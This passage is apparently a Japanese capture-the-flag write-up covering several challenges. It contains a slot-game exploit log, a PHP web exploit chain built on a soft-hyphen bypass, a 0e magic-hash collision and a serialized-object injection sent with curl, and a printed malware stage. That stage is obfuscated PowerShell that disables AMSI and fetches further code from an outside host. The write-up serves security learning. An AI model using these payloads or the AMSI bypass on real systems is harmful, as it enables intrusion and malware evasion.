[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': 'eb2dfd99-1767-4445-aab1-d5ca86904131', 'symbols': ['🍒', '🍒', '🍒'], 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20', 'win': 4050}, 'cash': 8875, 'streak': 5, 'next': {'sid': '97957876-0517-4d8a-bf4a-6ba5657c0657', 'hash': 'e71863c014aa769439dfcd2418aadb7223ddf154'}}
[+] RESULT=['🍒', '🍒', '🍒'] WIN=$4050 CASH=$8875 STREAK=5
[*] next = ('🍋', '🍉', '🍋'), sid=97957876-0517-4d8a-bf4a-6ba5657c0657, hash=e71863c014aa769439dfcd2418aadb7223ddf154
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '029f7942-49d4-4376-8ff4-d3e532e57813', 'hash': '84066793208da1d581ef2b980ef82563f1ab766c'}}
[*] next = ('🍇', '🍇', '🍒'), sid=029f7942-49d4-4376-8ff4-d3e532e57813, hash=84066793208da1d581ef2b980ef82563f1ab766c
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '20135208-a882-4ba2-8cbf-fdef71f3f940', 'hash': '091814c638e05a38f0992b34609e6b0e86119169'}}
[*] next = ('🍒', '🍇', '🍋'), sid=20135208-a882-4ba2-8cbf-fdef71f3f940, hash=091814c638e05a38f0992b34609e6b0e86119169
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '9beae5f4-aebc-46b1-a19b-52489f9fb22a', 'hash': '5c22786c5e3ec3b0f3c1c339d72cce89f3408c20'}}
[*] next = ('🍒', '🍋', '🍇'), sid=9beae5f4-aebc-46b1-a19b-52489f9fb22a, hash=5c22786c5e3ec3b0f3c1c339d72cce89f3408c20
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '8a08892f-d92f-4eca-9f05-37f54663e165', 'hash': '620de90db794b802bc5e059c500e529e4b297d0d'}}
[*] next = ('🍒', '🍒', '🍋'), sid=8a08892f-d92f-4eca-9f05-37f54663e165, hash=620de90db794b802bc5e059c500e529e4b297d0d
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'aa75e04e-2c48-47f4-a739-a18d4f5019d9', 'hash': '5c22786c5e3ec3b0f3c1c339d72cce89f3408c20'}}
[*] next = ('🍒', '🍋', '🍇'), sid=aa75e04e-2c48-47f4-a739-a18d4f5019d9, hash=5c22786c5e3ec3b0f3c1c339d72cce89f3408c20
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '951f7ecf-b02b-4bf4-a32b-cb61aafd310d', 'hash': 'fd7eedb22602f93997dbb4a04af9e5a411054432'}}
[*] next = ('🍋', '🍒', '🍇'), sid=951f7ecf-b02b-4bf4-a32b-cb61aafd310d, hash=fd7eedb22602f93997dbb4a04af9e5a411054432
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'e1e48ff4-21c5-4ef4-9a93-cf9137bff9ff', 'hash': '654c2edcefe6bcc2654996ef4218853af5cc7632'}}
[*] next = ('🍇', '🍒', '🍋'), sid=e1e48ff4-21c5-4ef4-9a93-cf9137bff9ff, hash=654c2edcefe6bcc2654996ef4218853af5cc7632
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'bb95a2a6-c7eb-4cd8-b652-43400fbefe83', 'hash': '25a64f5406b8693f69068d067bc84e69badff9f1'}}
[*] next = ('🍒', '💎', '🍉'), sid=bb95a2a6-c7eb-4cd8-b652-43400fbefe83, hash=25a64f5406b8693f69068d067bc84e69badff9f1
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'acaf1012-3765-4a0d-ae8f-d463af6184e4', 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20'}}
[*] next = ('🍒', '🍒', '🍒'), sid=acaf1012-3765-4a0d-ae8f-d463af6184e4, hash=1cfe8684cbf3ccd9567e410dd32b43e71fc65f20
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': 'acaf1012-3765-4a0d-ae8f-d463af6184e4', 'symbols': ['🍒', '🍒', '🍒'], 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20', 'win': 12150}, 'cash': 21000, 'streak': 6, 'next': {'sid': 'd6507f68-7c5f-4124-b5ec-365b0a1df2a9', 'hash': 'fa5225dc269bf91e03d259867c73db4f506b99d7'}}
[+] RESULT=['🍒', '🍒', '🍒'] WIN=$12150 CASH=$21000 STREAK=6
[*] next = ('🍉', '🍋', '🍇'), sid=d6507f68-7c5f-4124-b5ec-365b0a1df2a9, hash=fa5225dc269bf91e03d259867c73db4f506b99d7
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'ac81b035-db1b-4472-8959-577edc930ff9', 'hash': '581ce3ddead72488629c76b01f0943a4d616a3a3'}}
[*] next = ('🍇', '🍋', '🍋'), sid=ac81b035-db1b-4472-8959-577edc930ff9, hash=581ce3ddead72488629c76b01f0943a4d616a3a3
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'f7260260-b853-4e93-b313-84293cc11482', 'hash': '11c8249b363d45448e73343be7558d7ba61fa2dd'}}
[*] next = ('🍒', '🍋', '🍒'), sid=f7260260-b853-4e93-b313-84293cc11482, hash=11c8249b363d45448e73343be7558d7ba61fa2dd
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '66709f9a-6b86-4a68-bf3a-ce64d855955f', 'hash': '2f4a25e1438bd5d3156a11e4d2c47155bba0f7c2'}}
[*] next = ('🍇', '🍋', '🍒'), sid=66709f9a-6b86-4a68-bf3a-ce64d855955f, hash=2f4a25e1438bd5d3156a11e4d2c47155bba0f7c2
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '9425082e-34db-4fae-92ad-4aea01209eb1', 'hash': '1f8d7fba78786c4bd95e50e574a4052512f413ed'}}
[*] next = ('🍋', '🍒', '🍋'), sid=9425082e-34db-4fae-92ad-4aea01209eb1, hash=1f8d7fba78786c4bd95e50e574a4052512f413ed
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'd278079e-a35d-4791-a1a3-98f9a8a1bc4f', 'hash': 'a62a0be794fcf5fa7f6f106f94d3fcdb3e8f16d5'}}
[*] next = ('🍋', '🍒', '🍒'), sid=d278079e-a35d-4791-a1a3-98f9a8a1bc4f, hash=a62a0be794fcf5fa7f6f106f94d3fcdb3e8f16d5
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '527ccaf5-6887-413b-86c6-7f84e82cba6b', 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20'}}
[*] next = ('🍒', '🍒', '🍒'), sid=527ccaf5-6887-413b-86c6-7f84e82cba6b, hash=1cfe8684cbf3ccd9567e410dd32b43e71fc65f20
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': '527ccaf5-6887-413b-86c6-7f84e82cba6b', 'symbols': ['🍒', '🍒', '🍒'], 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20', 'win': 36450}, 'cash': 57425, 'streak': 7, 'next': {'sid': '56754c37-842d-46be-8dd4-bb3dcda76ad4', 'hash': 'e8761065d0694a8052bcd8fc62ad76852ab5f2bd'}}
[+] RESULT=['🍒', '🍒', '🍒'] WIN=$36450 CASH=$57425 STREAK=7
[*] next = ('🍒', '🍇', '🍉'), sid=56754c37-842d-46be-8dd4-bb3dcda76ad4, hash=e8761065d0694a8052bcd8fc62ad76852ab5f2bd
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '967826eb-0d7c-495e-a1e1-16e804b1d3ad', 'hash': '01e86b83dfd3ae4959255f43c61a270c4d855578'}}
[*] next = ('🍇', '🍒', '🍒'), sid=967826eb-0d7c-495e-a1e1-16e804b1d3ad, hash=01e86b83dfd3ae4959255f43c61a270c4d855578
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '588a61cd-23c6-46b5-ac3c-3edbe9cdcc9b', 'hash': '1f8d7fba78786c4bd95e50e574a4052512f413ed'}}
[*] next = ('🍋', '🍒', '🍋'), sid=588a61cd-23c6-46b5-ac3c-3edbe9cdcc9b, hash=1f8d7fba78786c4bd95e50e574a4052512f413ed
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '06869765-6b3a-44c2-bd11-fc6e9308c929', 'hash': '14761fc639ba9f710464cef1ef9c7349999d383d'}}
[*] next = ('🍒', '🍋', '🍋'), sid=06869765-6b3a-44c2-bd11-fc6e9308c929, hash=14761fc639ba9f710464cef1ef9c7349999d383d
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'e5dd5fb9-d56d-43cf-b4ca-d5db908c95d1', 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20'}}
[*] next = ('🍒', '🍒', '🍒'), sid=e5dd5fb9-d56d-43cf-b4ca-d5db908c95d1, hash=1cfe8684cbf3ccd9567e410dd32b43e71fc65f20
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': 'e5dd5fb9-d56d-43cf-b4ca-d5db908c95d1', 'symbols': ['🍒', '🍒', '🍒'], 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20', 'win': 109350}, 'cash': 166750, 'streak': 8, 'next': {'sid': '7bf0aa37-3135-474f-b703-998923cfef1a', 'hash': '11c8249b363d45448e73343be7558d7ba61fa2dd'}}
[+] RESULT=['🍒', '🍒', '🍒'] WIN=$109350 CASH=$166750 STREAK=8
[*] next = ('🍒', '🍋', '🍒'), sid=7bf0aa37-3135-474f-b703-998923cfef1a, hash=11c8249b363d45448e73343be7558d7ba61fa2dd
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '8b5e7467-c1d4-41d2-ab51-3129691d6b5f', 'hash': '620de90db794b802bc5e059c500e529e4b297d0d'}}
[*] next = ('🍒', '🍒', '🍋'), sid=8b5e7467-c1d4-41d2-ab51-3129691d6b5f, hash=620de90db794b802bc5e059c500e529e4b297d0d
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'a9f15275-f7d7-4e88-b507-9ad4472f0ca2', 'hash': 'faad63ab8c41f687cbe11ffd98aa0d2ccaebf96c'}}
[*] next = ('🍒', '🍉', '🍒'), sid=a9f15275-f7d7-4e88-b507-9ad4472f0ca2, hash=faad63ab8c41f687cbe11ffd98aa0d2ccaebf96c
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'f73fd34c-621c-46f0-8112-2443584f0e2d', 'hash': 'cda93e52c6cbaa6f4f70b5b8d3b564818ac0a55a'}}
[*] next = ('🍒', '🍒', '🍇'), sid=f73fd34c-621c-46f0-8112-2443584f0e2d, hash=cda93e52c6cbaa6f4f70b5b8d3b564818ac0a55a
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '625988bf-7896-41ff-a0f9-d4eabbffa1a6', 'hash': '9218776ab76a58c9dbd4ddd50d7b70d82a066714'}}
[*] next = ('🍒', '🍇', '🍒'), sid=625988bf-7896-41ff-a0f9-d4eabbffa1a6, hash=9218776ab76a58c9dbd4ddd50d7b70d82a066714
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'd1dda394-c417-4c1f-b7ce-80db996c6765', 'hash': 'b3536a6ac1ddf4044a16c178c693215f32707c24'}}
[*] next = ('🍒', '⭐', '🍉'), sid=d1dda394-c417-4c1f-b7ce-80db996c6765, hash=b3536a6ac1ddf4044a16c178c693215f32707c24
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'd40df533-1367-40a1-a8dd-4dee2622608f', 'hash': '39abb8d5d1f05e5658ca81180b17c1eb571e35b5'}}
[*] next = ('🍉', '🍒', '🍒'), sid=d40df533-1367-40a1-a8dd-4dee2622608f, hash=39abb8d5d1f05e5658ca81180b17c1eb571e35b5
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '075b075c-4c24-49c9-be96-8d39f3041c58', 'hash': '190d840881d9f0ef3252e119184e95ad357085de'}}
[*] next = ('🍒', '💎', '🍒'), sid=075b075c-4c24-49c9-be96-8d39f3041c58, hash=190d840881d9f0ef3252e119184e95ad357085de
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '2a7030ec-4255-4ef5-a766-958a801adc8a', 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20'}}
[*] next = ('🍒', '🍒', '🍒'), sid=2a7030ec-4255-4ef5-a766-958a801adc8a, hash=1cfe8684cbf3ccd9567e410dd32b43e71fc65f20
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': '2a7030ec-4255-4ef5-a766-958a801adc8a', 'symbols': ['🍒', '🍒', '🍒'], 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20', 'win': 328050}, 'cash': 494775, 'streak': 9, 'next': {'sid': '2b4a8691-60a1-4d47-94a1-790e18e3de38', 'hash': '28e4849b37634a9219799e307587e7d86ad8802c'}}
[+] RESULT=['🍒', '🍒', '🍒'] WIN=$328050 CASH=$494775 STREAK=9
[*] next = ('🍇', '🍋', '🍇'), sid=2b4a8691-60a1-4d47-94a1-790e18e3de38, hash=28e4849b37634a9219799e307587e7d86ad8802c
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'a3e72fae-73d8-44bf-b53b-a4421248a1f4', 'hash': 'fbd49cfa1b3762b857b765a0588cbaccd74ba807'}}
[*] next = ('🍉', '🍋', '🍉'), sid=a3e72fae-73d8-44bf-b53b-a4421248a1f4, hash=fbd49cfa1b3762b857b765a0588cbaccd74ba807
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '88e4eb10-d559-4213-abef-bc53953fca87', 'hash': '1f8d7fba78786c4bd95e50e574a4052512f413ed'}}
[*] next = ('🍋', '🍒', '🍋'), sid=88e4eb10-d559-4213-abef-bc53953fca87, hash=1f8d7fba78786c4bd95e50e574a4052512f413ed
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '6c1bab7a-9317-4a01-ab63-3bc5ca46c447', 'hash': '5dae2850d212f3217c7aa8d8ba1cbe4b33f99ff4'}}
[*] next = ('🍒', '🍉', '🍇'), sid=6c1bab7a-9317-4a01-ab63-3bc5ca46c447, hash=5dae2850d212f3217c7aa8d8ba1cbe4b33f99ff4
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'c3692b73-b2e1-4e14-8527-b93bd4ef6355', 'hash': 'd3cd7ff4401e4f0c188a729734b7e755f75d353d'}}
[*] next = ('🔔', '🍇', '🍉'), sid=c3692b73-b2e1-4e14-8527-b93bd4ef6355, hash=d3cd7ff4401e4f0c188a729734b7e755f75d353d
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '27db60a4-5bbe-488e-93fb-8c65c6cc55bd', 'hash': 'e0456bc71e32fc891e74a2485600e5c78c3d0ed4'}}
[*] next = ('🍒', '🍉', '🍋'), sid=27db60a4-5bbe-488e-93fb-8c65c6cc55bd, hash=e0456bc71e32fc891e74a2485600e5c78c3d0ed4
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '6ebd8e2d-c400-4331-93e2-a5201e2eaed5', 'hash': '7ae46cf2b088c3064fe2535679adc25b29587a02'}}
[*] next = ('🍋', '🍉', '🍒'), sid=6ebd8e2d-c400-4331-93e2-a5201e2eaed5, hash=7ae46cf2b088c3064fe2535679adc25b29587a02
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'df42fc85-4c02-4641-94f4-53279e508f07', 'hash': '11c8249b363d45448e73343be7558d7ba61fa2dd'}}
[*] next = ('🍒', '🍋', '🍒'), sid=df42fc85-4c02-4641-94f4-53279e508f07, hash=11c8249b363d45448e73343be7558d7ba61fa2dd
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '6c0b8295-2e73-4132-9685-f577908c2043', 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20'}}
[*] next = ('🍒', '🍒', '🍒'), sid=6c0b8295-2e73-4132-9685-f577908c2043, hash=1cfe8684cbf3ccd9567e410dd32b43e71fc65f20
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': '6c0b8295-2e73-4132-9685-f577908c2043', 'symbols': ['🍒', '🍒', '🍒'], 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20', 'win': 984150}, 'cash': 1478900, 'streak': 10, 'next': {'sid': '1c63b8ce-84da-400c-8a7e-8aede2b176b9', 'hash': 'cda93e52c6cbaa6f4f70b5b8d3b564818ac0a55a'}}
[+] RESULT=['🍒', '🍒', '🍒'] WIN=$984150 CASH=$1478900 STREAK=10
[+] Enough cash. Redeeming...
[RECV] {'type': 'flag', 'flag': 'brunner{l3ts_g0_g4mbl1ng}', 'cash': 478900}

[+] FLAG = brunner{l3ts_g0_g4mbl1ng}
brunner{l3ts_g0_g4mbl1ng}
PHP 2003 (Web)
https://php-2003-86138ae7e265410b-global.challs.brunnerne.xyz/robots.txtにアクセスしたら、以下のように表示された。
User-agent: *
Disallow: /cgi-bin/
Disallow: /stats/
Disallow: /webmail/
Disallow: /private/
Disallow: /index.phps
https://php-2003-86138ae7e265410b-global.challs.brunnerne.xyz/index.phpsにアクセスしたら、以下のように表示された。
<?php
declare(strict_types=1);
const ACCESS_CODE_HASH = '0e769468064680399918991535722650';
final class Voucher
{
public function __toString(): string
{
return getenv('WEBHOTEL_LICENSE_KEY') ?: 'brunner{REDACTED}';
}
}
final class Receipt
{
public bool $flushOnShutdown = false;
public mixed $voucher = null;
public function __destruct()
{
if ($this->flushOnShutdown && $this->voucher instanceof Voucher) {
$flag = htmlspecialchars((string) $this->voucher, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
echo '<div class="result flag">' . $flag . '</div>';
}
}
}
final class Booking
{
public string $user = '';
public string $role = 'guest';
public mixed $receipt = null;
}
function legacy_cgi_request(): bool
{
$raw = $_SERVER['QUERY_STRING'] ?? '';
$decoded = urldecode($raw);
if (str_contains($decoded, '-')) {
return false;
}
$normalized = str_replace("\u{00AD}", '-', $decoded);
return trim($normalized) === '-d webhotel.legacy=1';
}
function first_serialized_string(string $serialized, string $property): ?string
{
$name = preg_quote($property, '/');
$pattern = '/s:' . strlen($property) . ':"' . $name . '";s:(\d+):"(.*?)";/s';
if (!preg_match($pattern, $serialized, $match)) {
return null;
}
return strlen($match[2]) === (int) $match[1] ? $match[2] : null;
}
$message = '';
$messageClass = 'error';
$destroyBooking = null;
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
$staffPin = (string) ($_POST['staff_pin'] ?? '');
$encodedReservation = (string) ($_POST['reservation_export'] ?? '');
$reservation = base64_decode($encodedReservation, true);
if (!legacy_cgi_request()) {
$message = 'The reservation service is unavailable.';
} elseif (md5($staffPin) != ACCESS_CODE_HASH) {
$message = 'Recovery code rejected.';
} elseif ($reservation === false) {
$message = 'Reservation export rejected.';
} elseif (first_serialized_string($reservation, 'role') !== 'guest') {
$message = 'Only customer reservations can be imported.';
} else {
$booking = @unserialize($reservation, [
'allowed_classes' => [Booking::class, Receipt::class, Voucher::class],
]);
if (!$booking instanceof Booking) {
$message = 'Reservation export could not be read.';
} elseif ($booking->role !== 'admin') {
$message = 'A staff reservation is required.';
} elseif (!$booking->receipt instanceof Receipt) {
$message = 'Receipt missing from reservation export.';
} else {
$booking->receipt->flushOnShutdown = true;
$destroyBooking = $booking;
$message = 'Reservation imported.';
$messageClass = 'ok';
}
}
}
?>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width,initial-scale=1">
<title>Brunnerne Hosting · Customer Area</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<table class="shell" role="presentation">
<tr><td class="titlebar">BRUNNERNE HOSTING</td></tr>
<tr><td class="nav">Home | Customers | Webmail | Support</td></tr>
<tr><td class="content">
<div class="panel">
<div class="panel-title">Reservation import</div>
<p class="intro">The original booking system is no longer in service. Staff can restore a customer reservation from an exported booking file.</p>
<form method="post">
<label>Staff recovery code</label>
<input name="staff_pin" autocomplete="off">
<label>Reservation export</label>
<textarea name="reservation_export" rows="7" spellcheck="false"></textarea>
<button type="submit">Import reservation</button>
</form>
<?php if ($message !== ''): ?>
<div class="result <?= $messageClass ?>"><?= htmlspecialchars($message, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8') ?></div>
<?php endif; ?>
<?php
if ($destroyBooking !== null) {
unset($destroyBooking);
unset($booking);
}
?>
</div>
</td></tr>
<tr><td class="footer">Brunnerne Hosting ApS · Customer services · Portal build 2003.11</td></tr>
</table>
</body>
</html>
まずlegacy_cgi_request()をクリアする必要がある。
"-"が含まれるとNGなので、U+00AD の SOFT HYPHENを使い、クエリは以下のようにすればよい。
?%C2%ADd+webhotel.legacy%3D1
次は以下の条件を満たす必要がある。
md5($staffPin) == ACCESS_CODE_HASH
ACCESS_CODE_HASHは0eから始まるので、同様にmd5が0eから始まるものを指定すればよい。例えば、240610708を指定すれば条件を満たす。
さらに以下の条件を満たす必要がある。
first_serialized_string($reservation, 'role') === 'guest'
ただし、直後のunserialize後には"admin"になっている必要がある。roleに両方を設定することでこのチェックをパスできる。
以上を踏まえてアクセスする。
$ BASE='https://php-2003-86138ae7e265410b-global.challs.brunnerne.xyz/'
$ PAYLOAD='O:7:"Booking":4:{s:4:"user";s:0:"";s:4:"role";s:5:"guest";s:4:"role";s:5:"admin";s:7:"receipt";O:7:"Receipt":2:{s:15:"flushOnShutdown";b:0;s:7:"voucher";O:7:"Voucher":0:{}}}'
$ EXPORT=$(printf '%s' "$PAYLOAD" | base64 -w0)
$ curl -s -X POST "${BASE}?%C2%ADd+webhotel.legacy%3D1" --data-urlencode 'staff_pin=240610708' --data-urlencode "reservation_export=$EXPORT"
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width,initial-scale=1">
<title>Brunnerne Hosting · Customer Area</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<table class="shell" role="presentation">
<tr><td class="titlebar">BRUNNERNE HOSTING</td></tr>
<tr><td class="nav">Home | Customers | Webmail | Support</td></tr>
<tr><td class="content">
<div class="panel">
<div class="panel-title">Reservation import</div>
<p class="intro">The original booking system is no longer in service. Staff can restore a customer reservation from an exported booking file.</p>
<form method="post">
<label>Staff recovery code</label>
<input name="staff_pin" autocomplete="off">
<label>Reservation export</label>
<textarea name="reservation_export" rows="7" spellcheck="false"></textarea>
<button type="submit">Import reservation</button>
</form>
<div class="result ok">Reservation imported.</div>
<div class="result flag">brunner{php_was_a_web_framework_and_a_fever_dream}</div> </div>
</td></tr>
<tr><td class="footer">Brunnerne Hosting ApS · Customer services · Portal build 2003.11</td></tr>
</table>
</body>
</html>
brunner{php_was_a_web_framework_and_a_fever_dream}
Company Discount (Forensics)
htaファイルのコードを見ていくと、末尾に以下のURLにアクセスし、PowerShellで実行している箇所がある。
https://summer-darkness-50d9.oluf-sand.workers.dev/analytics/1ca729e6-5081-48da-a9b5-c1b8c21b433b
$ curl https://summer-darkness-50d9.oluf-sand.workers.dev/analytics/1ca729e6-5081-48da-a9b5-c1b8c21b433b

        $international = [mANaGemeNT.AUTomATION.psREFeREnCe]
        $cash = $international."aSSeMbLy"
        $flow = $cash.gEttYpe("SY"+"s"+"teM."+"maNAg"+"E"+"MeNt."+"a"+"UToma"+"t"+"iON.a"+"MSI"+"UTIL"+"s" ,   $false     ,  $true    )
        $district = "   nonpuBLIc    ,     "
        $actuary = "se  "
        $expense = " "
        $assemble = "ca"
        $group = "TatiC    ,  "
        $amass = " iGnoRE"
        $gather = "S"
        $corporate = " "
        $senior = "{0}{6}{4}{5}{3}{1}{2}{7}" -f $district,$actuary,$expense,$assemble,$group,$amass,$gather,$corporate
        $lead = $flow."GeTfIELd"("a"+"MsiIN"+"iTfAi"+"le"+"D"  ,     $senior)
        $lead.setVaLUE($null,$true)
        $follower = iwr -UseBasicParsing https://summer-darkness-50d9.oluf-sand.workers.dev/analytics/17d995a0-46e2-4c06-95d0-6165771cd1b7
今度は以下にアクセスしている。
https://summer-darkness-50d9.oluf-sand.workers.dev/analytics/17d995a0-46e2-4c06-95d0-6165771cd1b7
$ curl https://summer-darkness-50d9.oluf-sand.workers.dev/analytics/17d995a0-46e2-4c06-95d0-6165771cd1b7
brunner{wh00ps_l3ts_1gn0r3_th1s_4nd_h0p3_1T_d03snt_n0t1c3}
brunner{wh00ps_l3ts_1gn0r3_th1s_4nd_h0p3_1T_d03snt_n0t1c3}
Free Play (Forensics)
SaveGame1の末尾付近、オフセット0x9d20から0x00と0x03だけが並んでいる。0x00を"0"、0x03を"1"としてデコードする。
with open('SaveGame1', 'rb') as f:
data = f.read()
data = data[0x9d20:0x9db8]
bits = ''.join('1' if b == 0x03 else '0' for b in data)
flag = bytes(int(bits[i:i+8], 2) for i in range(0, len(bits), 8)).decode()
print(flag)
strong_force_in_you
brunner{strong_force_in_you}
Rubik's Cube (Forensics)
ChatGPTに聞きながら、解いてみる。
含まれている文字列を見ていくと、以下の文字列が何個もある。
QY-QYSC-S-0D1E
これにより、QiYi Smart Cubeに接続していることがわかる。
以下のページでこのプロトコルをリバースエンジニアリングしている記事がある。
https://www.reddit.com/r/Cubers/comments/1dkgu8b/i_reverse_engineered_the_qiyi_smartcube_protocol/
ここで以下のように暗号化されていることがわかる。
- AES-128
- mode: ECB
- key: 57b1f9abcd5ae8a79cb98ce7578c5108
btatt.opcode == 0x1b && btatt.handle == 0x001aでフィルタリングし、FFF6 characteristic のNotificationに絞る。
Bluetooth Attribute ProtocolのValueが暗号データだが、たくさんあるので、コマンドで抽出する。
$ tshark -r rubiks.pcapng -Y "btatt.opcode == 0x1b && btatt.handle == 0x001a" -T fields -e btatt.value
a97dac29faf9b6b666ab8686a8cfbfdcbdfc97403d7eb8e174144278ed5edd28bbdb7f3be31ccf0e4ab51df59584425c
e61c8d1c30477bab440938a7bfc940e4f81fe42b09c17e1a3933aa47015a3d4d4a8fc7f91c516ffc84848d1823eb87d4aadd489de230471c6d8b42a8cd6cedddaadd489de230471c6d8b42a8cd6ceddd4094ffab9566aff8db41c6bc584fbea6
6dbe0936f32ecfc3c29140930f39d7904036d57a10abdf35db729343b1fffe9f4a8fc7f91c516ffc84848d1823eb87d4aadd489de230471c6d8b42a8cd6cedddaadd489de230471c6d8b42a8cd6ceddd72225a199ab680e4dd0fcc469d03a347
0e02b7799bd3613bb2e6e95633fe6dcc7603b2b78a2a31d1685414d53379a78d14b796461f1704e3260e7aafec97ee8eaadd489de230471c6d8b42a8cd6cedddaadd489de230471c6d8b42a8cd6ceddd36030bcc336739ac79e03915206fb31f
57617210ed7ea42646833287d7517ca600f140942987552d3eaae704ea7be20414b796461f1704e3260e7aafec97ee8eaadd489de230471c6d8b42a8cd6ceddd0cf9be36c3e15701c36bab05bbb98d0e495353f9536a5ea7bfc6dc91687cccb0
f820e5382c80b83c4c9f36810afa14e546c0c57e4478f5187f2fe63aebb00e453f611b38b2aff6e4b150553efe5bc1bfaadd489de230471c6d8b42a8cd6ceddd19aad90052396dca47c376a2cd7d57577fae2fa3361f86cd6c6d6ad96c0234f8
